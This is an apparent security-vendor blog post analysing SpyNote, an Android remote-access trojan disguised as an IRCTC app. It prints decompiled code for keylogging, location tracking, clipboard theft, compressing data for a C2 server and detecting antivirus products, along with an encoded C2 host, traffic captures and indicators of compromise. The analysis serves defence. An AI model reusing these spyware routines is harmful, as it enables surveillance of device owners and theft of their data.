

## SpyNote targets IRCTC users

Published: 2023-05-10 · Archived: 2026-04-05 14:55:46 UTC

We at K7 Labs, recently came across an email message as shown in Figure 1, from Indian Railway Catering and Tourism Corporation (IRCTC) about **SpyNote**, an Android RAT targeting IRCTC users. This spyware is not only used to steal users' sensitive information but can also spy on a user's location or remotely control the victims' device.






Figure 1: Email Notification from IRCTC

Let's now get into the details of how this SpyNote works.

This RAT is propagated via WhatsApp with the malicious link [https://irctc\[.\]creditmobile\[.\]site/irctcconnect\[.\]apk](https://irctc[.]creditmobile[.]site/irctcconnect[.]apk)

Once the user falls prey to this RAT and installs this malicious “irctcconnect.apk”, this app pretends to be the genuine IRCTC icon in the device app drawer as shown in Figure 2.






Figure 2: Fake IRCTC icon

Once this RAT is installed on the device, it frequently brings up the *Accessibility Service* setting option on the device, as shown in Figure 3, until the user eventually allows this app to have the Accessibility Service enabled.




Figure 3: Request for Accessibility Service

## Technical Analysis

With the necessary permissions as shown in Figure 3, this APK acts as a Trojan with Keylogger capabilities. It creates a directory “*Config/sys/apps/log*“, in the devices’ external storage and the logs are saved to the file “*log-yyyy-mm-dd.log*” in the created directory, where yyyy-mm-dd is the date of when the keystrokes were captured as shown in Figure 4.

```

void m46xe7d813e4(String str) {
    try {
        String charSequence = DateFormat.format("yyyy-MM-dd", new Date()).toString();
        File externalStorageDirectory = Environment.getExternalStorageDirectory();
        File file = new File(externalStorageDirectory, "/Config/sys/apps/log");
        File file2 = new File(externalStorageDirectory, "/Config/sys/apps/log/log-" + charSequence + ".txt");
        if (!file.exists()) {
            file.mkdirs();
        }
        if (!file2.exists()) {
            file2.createNewFile();
        }
        String str2 = m47xa33fd4a1(str) + ">\r\n";
        File file3 = new File(externalStorageDirectory + "/Config/sys/apps/log", "log-" + charSequence + ".txt");
        if (!file3.exists()) {
            file3.createNewFile();
        }
        FileOutputStream fileOutputStream = new FileOutputStream(file3, true);
        OutputStreamWriter outputStreamWriter = new OutputStreamWriter(fileOutputStream);
        outputStreamWriter.append((CharSequence) str2);
        outputStreamWriter.flush();
        outputStreamWriter.close();
        fileOutputStream.close();
        fileOutputStream.flush();
    } catch (Exception unused) {
    }
}

```

Figure 4: Creating Log files

This malware collects location information like altitude, latitude, longitude, precision and even the speed at which the device is moving as shown in Figure 5.

```

public void onLocationChanged(Location location) {
    if (location != null) {
        ServiceC0080x25642590.Longtng = location.getLongitude();
        ServiceC0080x25642590.f143$ = location.getLatitude();
        ServiceC0080x25642590.lletliudid = location.getAccuracy();
        ServiceC0080x25642590.f68sp = location.getSpeed();
        ServiceC0080x25642590.this.m40s(ServiceC0080x25642590.f143$, ServiceC0080x25642590.Longtng, ServiceC0080x25642590.lletliudid);
        if (ServiceC0080x25642590.f66LM.isProviderEnabled("gps")) {
            try {
                ServiceC0080x25642590.f66LM.removeUpdates(ServiceC0080x25642590.f65LL);
            } catch (Exception unused) {
            }
            if (ActivityCompat.checkSelfPermission(ServiceC0080x25642590.this, getApplicationContext(), "android.permission.ACCESS_FINE_LOCATION") == 0 ||
                ActivityCompat.checkSelfPermission(ServiceC0080x25642590.this, getApplicationContext(), "android.permission.ACCESS_COARSE_LOCATION") == 0) {
                ServiceC0080x25642590.f66LM.requestLocationUpdates("gps", ServiceC0080x25642590.f70t, (float) ServiceC0080x25642590.f67d, ServiceC0080x25642590.f65LL);
            }
        }
    }
}
};

```

Figure 5: Collects the device location information

SpyNote then proceeds to combine all the aforementioned data and compresses (using *gZIPOutputStream* API) them before forwarding it to the C2 server as shown in Figure 6.

```

public static byte[] m22xaaf7012a(byte[] bArr) throws Exception {
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream(bArr.length);
    GZIPOutputStream gzipOutputStream = new GZIPOutputStream(byteArrayOutputStream);
    gzipOutputStream.write(bArr);
    gzipOutputStream.close();
    byte[] byteArray = byteArrayOutputStream.toByteArray();
    byteArrayOutputStream.close();
    return byteArray;
}

/* renamed from: motorolaLawBoysmpPortugalKStuartepressedlDisabledMarrestedltoothjrepresentingjvpngbecomenvale38 */
public static byte[] m15xb5c09f97(byte[] bArr) throws Exception {
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    int length = bArr.length;
    ByteArrayInputStream byteArrayInputStream = new ByteArrayInputStream(bArr);
    GZIPInputStream gzipInputStream = new GZIPInputStream(byteArrayInputStream, length);
    byte[] bArr2 = new byte[length];
    while (true) {
        int read = gzipInputStream.read(bArr2);
        if (read != -1) {
            byteArrayOutputStream.write(bArr2, 0, read);
        } else {
            gzipInputStream.close();
            byteArrayInputStream.close();
            byte[] byteArray = byteArrayOutputStream.toByteArray();
            byteArrayOutputStream.close();
            return byteArray;
        }
    }
}

```

Figure 6: DATA compression using GZIPOutputStream

## C2 Communication

This RAT contacts the C2 server *online[.]spaxdrion[.]studio* at IP 154.61.76[.]99, which is hardcoded in Figure 7.

```

public static String f37xbbc3ae1 = C0109x39d9739d.m16xd30d83d4("VHhUeFQ=");
public static String Afterinstalloption = "C";
public static String CLINAME = "Iroct";
public static String Host = "b25saW51LnNwYXhkcmlvZC5zdHVkaW8=";
public static String Port = "NTEwOTc=";

```

Figure 7: Hardcoded C2 URL

Figure 8 shows the connection established with the C2.

The screenshot shows a network traffic capture in Wireshark. The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help) and a toolbar. The main pane displays a list of network packets. The selected packet is a TCP SYN packet from 10.8.0.1 to 154.61.76.99 on port 51097. The packet details pane shows the following information:

No.	Time	Source	Destination	Protocol	Length	Info
37	27.519581	10.8.0.1	154.61.76.99	TCP	74	43683 → 51097 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PER
38	27.522301	154.61.76.99	10.8.0.1	TCP	54	51097 → 43683 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
39	27.522406	10.8.0.1	154.61.76.99	TCP	54	43683 → 51097 [ACK] Seq=1 Ack=1 Win=65535 Len=0
40	28.531037	10.8.0.1	154.61.76.99	TCP	184	43683 → 51097 [PSH, ACK] Seq=1 Ack=1 Win=65535 Len=130
41	28.531374	154.61.76.99	10.8.0.1	TCP	54	51097 → 43683 [ACK] Seq=1 Ack=131 Win=65535 Len=0
42	28.618933	154.61.76.99	10.8.0.1	TCP	1506	51097 → 43683 [ACK] Seq=1 Ack=131 Win=65535 Len=1452
43	28.669239	10.8.0.1	154.61.76.99	TCP	54	43683 → 51097 [ACK] Seq=131 Ack=1453 Win=65535 Len=0
44	28.669714	154.61.76.99	10.8.0.1	TCP	7584	51097 → 43683 [ACK] Seq=1453 Ack=131 Win=65535 Len=7530
45	28.720368	10.8.0.1	154.61.76.99	TCP	54	43683 → 51097 [ACK] Seq=131 Ack=8983 Win=65535 Len=0
46	28.720940	154.61.76.99	10.8.0.1	TCP	4969	51097 → 43683 [ACK] Seq=8983 Ack=131 Win=65535 Len=4915
47	28.771258	10.8.0.1	154.61.76.99	TCP	54	43683 → 51097 [ACK] Seq=131 Ack=13898 Win=65535 Len=0
48	28.852944	154.61.76.99	10.8.0.1	TCP	34048	51097 → 43683 [ACK] Seq=13898 Ack=131 Win=65535 Len=33994
53	37.677826	10.8.0.1	154.61.76.99	TCP	107	43683 → 51097 [PSH, ACK] Seq=131 Ack=13898 Win=65535 Len=53
54	37.678092	154.61.76.99	10.8.0.1	TCP	54	51097 → 43683 [ACK] Seq=13898 Ack=184 Win=65535 Len=0

Figure 8: TCP connection with the C2 server

After the connection is established, the malware sends the gzip compressed data to the C2 as evident from the network packet's header in Figure 9.




Figure 9: gzip data sent by the device after establishing the connection with the C2 Server

The decompressed gzip content of the data is shown below in Figure 10.




Figure 10: Decompressed gzip data showing IP address

### Decoding packets from the C2

The C2 responds by sending a series of compressed data, which when decompressed, is revealed to be system commands and the related APK payload as shown in Figure 11. In our case, the APK was extracted using Cyberchef.




Figure 11: Getting commands and APK file from C&C server

We analyzed the C&C command 'info' and the associated APK. This command collects the clipboard data and verifies the victims' device for the presence of a hardcoded list of mobile security products, may be with the aim of disabling them or forwarding the info to the C2.

```

private String readClipboard(final Context ctx) {
    final CountdownLatch latch = new CountdownLatch(1);
    Handler handler = new Handler(Looper.getMainLooper());
    handler.postDelayed(new Runnable() { // from class: plugens.angel.plugens.info.2
        @Override // java.lang.Runnable
        public void run() {
            try {
                ClipboardManager clipboard = (ClipboardManager) ctx.getSystemService("clipboard");
                if (clipboard.hasPrimaryClip()) {
                    ClipDescription description = clipboard.getPrimaryClipDescription();
                    ClipData data = clipboard.getPrimaryClip();
                    if (data != null && description != null && description.hasMimeType("text/plain")) {
                        info.this.D = String.valueOf(data.getItemAt(0).getText());
                    }
                }
            } catch (Exception e) {
            }
            latch.countDown();
        }
    }, 1000L);
    try {
        latch.await();
    } catch (InterruptedException e) {
    }
    return this.D;
}

```

Figure 12: Collects the clipboard information

```

private String at(Context c) {
    String nm = "";
    if (at(c, "com.Avira.android")) {
        nm = "Avira";
    } else if (at(c, "org.malwarebytes.antimalware")) {
        nm = "Malwarebytes";
    } else if (at(c, "com.avast.android.mobilesecurity")) {
        nm = "Avast";
    } else if (at(c, "com.eset.ems2.gp")) {
        nm = "ESET";
    } else if (at(c, "com.wsandroid.suite")) {
        nm = "McAfee";
    } else if (at(c, "com.kms.free")) {
        nm = "Kaspersky";
    } else if (at(c, "com.drweb")) {
        nm = "Dr.Web";
    } else if (at(c, "com.antivirus.totalsecurity.cleaner.free.booster")) {
        nm = "360 Antivirus";
    } else if (at(c, "com.avg.cleaner")) {
        nm = "AVG";
    } else if (at(c, "com.bitdefender.security")) {
        nm = "Bitdefender";
    } else if (at(c, "com.sophos.smsec")) {
        nm = "Sophos";
    } else if (at(c, "com.bitdefender.antivirus")) {
        nm = "Bitdefender";
    } else if (at(c, "com.qihoo.security.lite")) {
        nm = "360 Security Lite";
    } else if (at(c, "com.samsung.android.lool")) {
        nm = "McAfee";
    }
    if (nm.length() != 0) {
        return nm;
    }
    return "null";
}

```

Figure 13: Checks for the presence of security related products

The structure of the commands sent from the C2 to victims' device is as follows:

```
x0F0x plugens.angel.plugens.apps
x0F0x method
x0F0x -1
x0F0x load
x0D0x n
null

x0F0x plugens.angel.plugens.info
x0F0x method
x0F0x 22NQR319
x0F0x update
null

x0F0x plugens.angel.plugens.info
x0F0x method
x0F0x 1CNQ326
x0F0x info
x0D0x E0Qcz
x0D0x 9vSe4
null
```

Figure 14: Commands sent by C2

At K7, we protect all our customers from such threats. Do ensure that you protect your mobile devices with a reputable security product like K7 Mobile Security and also regularly update and scan your devices with it. Also keep your devices updated and patched against the latest vulnerabilities.

### Indicators of Compromise (IoCs)

Package Name	Hash	Detection Name
com.appser.verapp	45c154af52c65087161b8d87e212435a	Spyware ( 0056a7b31 )

#### URL

[https://irctc\[.\]creditmobile\[.\]site/irctcconnect\[.\]apk](https://irctc[.]creditmobile[.]site/irctcconnect[.]apk)

#### C2

154.61.76[.]99

online[.]spaxdriod[.]studio

#### MITRE ATT&CK

<b>Tactics</b>	<b>Techniques</b>
Defense Evasion	Application Discovery Obfuscated Files or Information, Virtualization/Sandbox Evasion
Discovery	Security Software Discovery, System Information Discovery
Collection	Email Collection, Data from Local System
Command and Control	Encrypted Channel, NonStandard Port

---

Source: <https://labs.k7computing.com/index.php/spynote-targets-irctc-users/>